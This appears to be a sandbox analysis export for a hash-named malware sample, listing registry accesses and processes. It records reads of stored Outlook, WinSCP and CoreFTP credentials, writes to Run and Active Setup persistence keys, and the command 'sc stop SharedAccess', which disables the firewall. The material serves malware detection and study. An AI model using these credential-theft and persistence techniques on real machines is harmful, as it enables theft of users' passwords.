HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	create, access	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\Email	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\Explorer	access, write	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Time Zones\W. Europe Standard Time\Dynamic DST	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Time Zones\W. Europe Standard Time\MUI_Dlt	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\HARDWARE\Description\System\CentralProcessor\0\Identifier	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	delete, access	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	delete, create, access	svchost.exe, explorer.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTP User	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess	create, access	svchost.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTP Server URL	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows	access	icsys.icn.exe, spoolsv.exe, 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP Password2	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 Password2	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Explorer	delete, access	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	create, access	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\Email	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTPMail Server	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\HARDWARE\Description\System\CentralProcessor\0	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTP Server URL	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\VBA\Monitors	access	spoolsv.exe, icsys.icn.exe, explorer.exe, 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe , 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe, svchost.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\HTML Help	access	icsys.icn.exe, spoolsv.exe, 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule	create, access	svchost.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTP Server URL	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail Server	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	access	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Server	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}\StubPath	access, write	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Email	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP Server	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}\StubPath	access, write	svchost.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 Password2	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Time Zones\W. Europe Standard Time\MUI_Std	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Time Zones\W. Europe Standard Time\MUI_Display	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	delete, create, access	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\NNTP Password2	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Email Address	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Settings	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\POP3 Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 Server	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\LegacyWPADSupport	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Explorer\Process	create, access	icsys.icn.exe, 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP User Name	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule\Start	access, write	svchost.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Svchost	delete, access	svchost.exe, explorer.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Time Zones\W. Europe Standard Time\TZI	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTPMail User Name	read, access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\IMAP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP Password	read, access	applaunch.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\HWRPortReuseOnSocketBind	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP Password2	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP User Name	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden	access, write	svchost.exe, explorer.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	delete, access	svchost.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTP Server URL	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\NNTP Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\FTPware\CoreFTP\Sites	access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\SMTP Server	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\HTTPMail Password	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Explorer\Process\LO	access, write	icsys.icn.exe, 6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	applaunch.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\IMAP User	read, access	applaunch.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000003\POP3 User Name	read, access	applaunch.exe	CLEAN

Reduced dataset

Process

Process Name	Commandline	Verdict
6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	"C:\Users\RDhJ0CNFevzX\Desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe"	MALICIOUS
6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	c:\users\rdhj0cnfevzx\desktop\6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf.exe	MALICIOUS
icsys.icn.exe	C:\Users\RDhJ0CNFevzX\AppData\Local\icsys.icn.exe	MALICIOUS
explorer.exe	c:\windows\system\explorer.exe	MALICIOUS
applaunch.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	SUSPICIOUS
spoolsv.exe	c:\windows\system\spoolsv.exe SE	SUSPICIOUS
svchost.exe	c:\windows\system\svchost.exe	SUSPICIOUS
sc.exe	sc stop SharedAccess	SUSPICIOUS
System	-	CLEAN
services.exe	C:\Windows\system32\services.exe	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k RPCSS	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k LocalService	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k NetworkService	CLEAN
spoolsv.exe	C:\Windows\System32\spoolsv.exe	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k appmodel	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup	CLEAN
sppsvc.exe	C:\Windows\system32\sppsvc.exe	CLEAN
iexplore.exe	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:1924 CREDAT:82945 /prefetch:2	CLEAN
analysis-always.exe	"C:\Program Files (x86)\Windows Multimedia Platform\analysis-always.exe"	CLEAN
leave.exe	"C:\Program Files\Windows NT\leave.exe"	CLEAN
save-apply-list.exe	"C:\Program Files (x86)\Windows Sidebar\save-apply-list.exe"	CLEAN
health_meeting.exe	"C:\Program Files\Microsoft Office\health_meeting.exe"	CLEAN
of-beat.exe	"C:\Program Files (x86)\Windows Sidebar\of-beat.exe"	CLEAN
church.exe	"C:\Program Files (x86)\Reference Assemblies\church.exe"	CLEAN

Process Name	Commandline	Verdict
read.exe	"C:\Program Files (x86)\Windows Portable Devices\read.exe"	CLEAN
missnationalstation.exe	"C:\Program Files (x86)\WindowsPowerShell\missnationalstation.exe"	CLEAN
growth_offer.exe	"C:\Program Files\Windows Journal\growth_offer.exe"	CLEAN
kill-same-life.exe	"C:\Program Files\Microsoft Office\kill-same-life.exe"	CLEAN
pullten.exe	"C:\Program Files\Windows Sidebar\pullten.exe"	CLEAN
create.exe	"C:\Program Files (x86)\Common Files\create.exe"	CLEAN
wide own our.exe	"C:\Program Files (x86)\Microsoft.NET\wide own our.exe"	CLEAN
period.exe	"C:\Program Files\Windows Media Player\period.exe"	CLEAN
alwaysrecord.exe	"C:\Program Files\Uninstall Information\alwaysrecord.exe"	CLEAN
away-open.exe	"C:\Program Files (x86)\Microsoft SQL Server\away-open.exe"	CLEAN
without.exe	"C:\Program Files\MSBuild\without.exe"	CLEAN
3dftp.exe	"C:\Program Files\Windows Mail\3dftp.exe"	CLEAN
absolutetelnet.exe	"C:\Program Files (x86)\Windows Multimedia Platform\absolutetelnet.exe"	CLEAN
alftp.exe	"C:\Program Files\Windows Mail\alftp.exe"	CLEAN
barca.exe	"C:\Program Files\MSBuild\barca.exe"	CLEAN
bitkinex.exe	"C:\Program Files\MSBuild\bitkinex.exe"	CLEAN
coreftp.exe	"C:\Program Files\Windows Photo Viewer\coreftp.exe"	CLEAN
far.exe	"C:\Program Files\Windows NT\far.exe"	CLEAN
filezilla.exe	"C:\Program Files\Microsoft Office\filezilla.exe"	CLEAN
flashfxp.exe	"C:\Program Files\WindowsPowerShell\flashfxp.exe"	CLEAN
fling.exe	"C:\Program Files (x86)\MSBuild\fling.exe"	CLEAN
foxmailincmail.exe	"C:\Program Files (x86)\Windows Defender\foxmailincmail.exe"	CLEAN
gmailnotifierpro.exe	"C:\Program Files (x86)\Windows Media Player\gmailnotifierpro.exe"	CLEAN
icq.exe	"C:\Program Files (x86)\Windows Multimedia Platform\icq.exe"	CLEAN
leechftp.exe	"C:\Program Files\Uninstall Information\leechftp.exe"	CLEAN
ncftp.exe	"C:\Program Files\Internet Explorer\ncftp.exe"	CLEAN
notepad.exe	"C:\Program Files (x86)\Windows NT\notepad.exe"	CLEAN
operamail.exe	"C:\Program Files\Windows Media Player\operamail.exe"	CLEAN
